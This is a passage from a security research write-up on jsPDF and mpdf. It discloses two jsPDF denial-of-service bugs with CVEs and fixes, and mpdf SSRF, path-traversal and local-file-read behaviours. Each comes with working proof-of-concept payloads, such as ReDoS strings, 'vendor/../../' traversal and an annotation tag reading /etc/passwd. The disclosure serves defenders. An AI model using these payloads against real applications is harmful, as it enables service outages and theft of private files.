
We verified the modified regular expression and found out that it was still vulnerable to denial-of-service attacks.
Exploitation
Based on the new regular expression, a character sequence was generated that leads to denial of service (ReDoS).
We will demonstrate the vulnerable application source code specifying a special character sequence in the “payload” variable. The “payload” variable contains values that can be controlled by an attacker during PDF generation.
Web application source code
const { jsPDF } = require('jspdf');

const payload = 'data:/charset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=scharset=s\x00,undefined';

const doc = new jsPDF();
const startTime = performance.now();

try {
    doc.addImage(payload, "PNG", 10, 40, 180, 180, undefined, "SLOW");
    doc.save("a4.pdf")
} catch (err) {
    const endTime = performance.now();
    console.log(`Call to doc.addImage took ${endTime - startTime} milliseconds`);
}

When running the source code, we saw that the application responded very slowly. In this current run it took more than 39 seconds to respond.
Starting and running the application
$ node app.js
Call to doc.addImage took 39037.757161 milliseconds
With the application running, let’s look at system load. We find that one CPU core began to be used at 100%.
Fix
The vendor fixed this vulnerability on March 17, 2025, and released the version 3.0.1 of the library. The vulnerability was assigned CVE-2025-29907. The fix is a modification of the logic that removes the validation of the “dataUrl” variable by a regular-expression.
Vulnerability 2. Denial of Service (DoS). Loop with Unreachable Exit Condition
Researcher: Aleksey Solovev
Description
While reviewing the fix in version 3.0.1, we noticed an incorrect data type conversion, which resulted in processing a “data:/,aaaaaaa” sequence for more than five minutes. That was enough for us and we did not wait any longer!
This vulnerability will be reproduced on version 3.0.1 of the parallax/jsPDF library.
Installing the vulnerable version of the “parallax/jsPDF” library
$ npm install [email protected]Technical details
When calling the addImage method and passing the “data:/,aaaaaaa” sequence, we end up in the processImageData method, where the sequence is converted using the binaryStringToUint8Array function (marker 1).
The processImageData function
var processImageData = function(imageData, format, alias, compression) {
    var result, dataAsBinaryString;
    ...
    if (!result) {
      if (supportsArrayBuffer()) {
        // no need to convert if imageData is already uint8array
        if (!(imageData instanceof Uint8Array) && format !== "RGBA") {
          dataAsBinaryString = imageData;
          imageData = binaryStringToUint8Array(imageData); // marker 1
        }
      }

      result = this["process" + format.toUpperCase()](
        imageData,  // marker 2
        getImageIndex.call(this),
        alias,
        checkCompressValue(compression),
        dataAsBinaryString
      );
    }

    if (!result) {
      throw new Error("An unknown error occurred whilst processing the image.");
    }
    return result;
  };
After converting the expected binary string to the Uint8 array, the imageData variable is passed as the first parameter to the PNG method and stored in the this.data variable.
During the first iteration, the chunkSize variable is transformed by calling the this.readUInt32 method (marker 1) and now has the value -1711276032. This is slightly different from what we expected, since UInt32 is an unsigned 32‑bit integer in the range from 0 to 4,294,967,295 (2^32 – 1).
During the first iteration, the execution flow enters the switch statement (marker 3). Here, the this.pos variable—which was 8 at initialization but has already been changed to 16 by this point—is assigned the value of the chunkSize variable, which is -1711276032. As a result, the this.pos variable gets the value -1711276016. Then comes another +4 (marker 4) and the value becomes -1711276012.
After this, the next iteration in the loop occurs. And the next. And the next. Note that initialization of the section variable (marker 2) at each iteration is a resource‑intensive operation that, over many iterations, causes a significant slowdown of the loop and the library.
function PNG(data) {
    ...
    this.data = data;
    this.pos = 8;
    frame = null;
    while (true) {
      chunkSize = this.readUInt32(); // marker 1
      section = function() { // marker 2
        var _i, _results;
        _results = [];
        for (_i = 0; _i < 4; ++_i) {
          _results.push(String.fromCharCode(this.data[this.pos++]));
        }
        return _results;
      }
        .call(this)
        .join("");
      switch (section) {
        ...
        default:
          this.pos += chunkSize; // marker 3
      }
      this.pos += 4; // marker 4
      if (this.pos > this.data.length) { // marker 5
        throw new Error("Incomplete or corrupt PNG file");
      }
    }
  }
Exploitation
Based on the new regular expression, a character sequence was generated that can once again lead to denial of service.
We will demonstrate the vulnerable application source code specifying a special character sequence in the “payload” variable. This sequence can be controlled by an attacker.
Web application source code
const { jsPDF } = require('./node_modules/jspdf/dist/jspdf.node.js');

const payload = 'data:/,aaaaaaa';

const doc = new jsPDF();
const startTime = performance.now();

try {
    doc.addImage(payload, "PNG", 10, 40, 180, 180, undefined, "SLOW");
    doc.save("a4.pdf")
} catch (err) {
    const endTime = performance.now();
    console.log(`Call to doc.addImage took ${endTime - startTime} milliseconds`);
}

When we ran the source code, the application became extremely slow to respond. It ran for more than five minutes, and we didn’t wait for it to finish.
With the application running, let’s look at system load. We find that one CPU core began to be used at 100%.
Fix
The vendor fixed this vulnerability on August 26, 2025, and released the version 3.0.2 of the library. The vulnerability was assigned CVE-2025-57810. The fix consists in optimizing the input‑processing logic.
The mpdf/mpdf library
Description

The mpdf/mpdf library is a PHP library that generates PDF files from HTML. It requires PHP ≥ 5.6 and is based on FPDF and HTML2FPDF with a number of improvements.
Intentional behavior
During our audit of mpdf/mpdf, we found that HTML markup can be used to:
- Blind SSRF (Server‑Side Request Forgery): send requests to arbitrary URLs and ports, including the internal network.
- Files or Directories Accessible to External Parties: embed local image files into a generated PDF, including files outside the current directory.
The library vendor classifies this as intentional behavior, not a vulnerability (https://mpdf.github.io/#using-user-input-in-htmlcss-code).

Starting with version 8.1.0, the library provides Mpdf\File\LocalContentLoaderInterface to strictly limit which directories can be read. If you need isolation, implement a custom resource loader.
We document the cases of intentional behaviors so both information security professionals and developers can recognize them.
We will demonstrate the exploitation of this vulnerability on version 8.2.5 of the mpdf/mpdf library.
Installing a specific version of mpdf/mpdf
$ composer require mpdf/mpdf:8.2.5Intentional behavior 1. Server-Side Request Forgery (Blind SSRF) and Files or Directories Accessible to External Parties via the img tag and src attribute
Researcher: Nikita Sveshnikov

Using the img tag, you can connect a local image or address a local or remote resource on behalf of the server.
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';

$mpdf = new \Mpdf\Mpdf();
$mpdf->WriteHTML("<img src='http://127.0.0.1:8080/'>");
$mpdf->WriteHTML("<img src='/tmp/user_files/user_1/private_image.jpg'>");
$mpdf->Output();
Demonstration of server‑side request execution and embedding an arbitrary image into the generated PDF.
Intentional behavior 2. Server-Side Request Forgery (Blind SSRF) and Files or Directories Accessible to External Parties via the input tag and src attribute
Researcher: Nikita Sveshnikov

If user input is filtered and we cannot use the img tag, there are alternatives. For example, here we use the input tag with type="image".
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';

$mpdf = new \Mpdf\Mpdf();
$mpdf->WriteHTML('<input type="image" src="http://127.0.0.1:8080"/>');
$mpdf->WriteHTML('<input type="image" src="/tmp/user_files/user_1/private_image.jpg"/>');
$mpdf->Output();
Demonstration of server‑side request execution and embedding an arbitrary image into the generated PDF.
Intentional behavior 3. Server-Side Request Forgery (Blind SSRF) and Files or Directories Accessible to External Parties via the CSS background property and the url function
Researcher: Nikita Sveshnikov

Another way to execute a server-side request or read a file is to use the CSS (Cascading Style Sheets) background property. In this example, we embed a private user image in the generated PDF file.
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';

$mpdf = new \Mpdf\Mpdf();

$html1 = '
<style>
    body {
        background: url("http://127.0.0.1:8080");
    }
</style>
';

$html2 = '
<style>
    body {
        background: url("/tmp/user_files/user_1/private_image.jpg");
    }
</style>
';

$mpdf->WriteHTML($html1);
$mpdf->WriteHTML($html2);

$mpdf->Output();
The private user image was successfully embedded as a background in the generated PDF file, and a server-side request was successfully executed.
Intentional behavior 4. Files or Directories Accessible to External Parties via Path Traversal
Researcher: Nikita Sveshnikov
The mpdf/mpdf library performs path normalization, but it is insufficient to fully prevent path traversal.
Inside the img tag, you can specify not only the src attribute but also the orig_src attribute (marker 1), which the library parses without validation. If the absolute path is unknown, you can attempt to perform a relative path traversal.
Path traversal is also possible using the img tag’s src attribute. The library sanitizes URIs only when they start with “../”. By prefixing the path with “vendor/” (marker 2), you can bypass the current directory and embed an arbitrary image into the generated PDF file.
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';

$mpdf = new \Mpdf\Mpdf();
$mpdf->WriteHTML('<img src="" orig_src="../../../../tmp/user_files/user_1/private_image.jpg"/>'); // marker 1
$mpdf->WriteHTML('<img src="vendor/../../../../../tmp/user_files/user_1/private_image.jpg"/>'); // marker 2
$mpdf->Output();

Private user images were successfully embedded into the generated PDF file.
Misconfiguration
Beyond intentional developer choices, dangerous misconfigurations are common. They arise from incorrect environment or library settings and can lead to the same consequences as code vulnerabilities. Below are several examples.
Misconfiguration 1. Files or Directories Accessible to External Parties via the annotation tag
Researcher: Nikita Sveshnikov

If allowAnnotationFiles is enabled in the mpdf/mpdf library’s configuration (marker 1), you can use the annotation tag (marker 2) to read an arbitrary local file—not just an image!
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';
$config = [
    'allowAnnotationFiles' => true, // marker 1
];

$mpdf = new \Mpdf\Mpdf($config);
$html = '<annotation file="/etc/passwd" content="" icon="" title="" />'; //marker 2
$mpdf->WriteHTML($html);
$mpdf->Output();
After downloading the generated PDF, we can extract the file using the pdfdetach application.
Misconfiguration 2. Server-Side Request Forgery (Blind SSRF) and Files or Directories Accessible to External Parties via the watermarkimage tag
Researcher: Nikita Sveshnikov
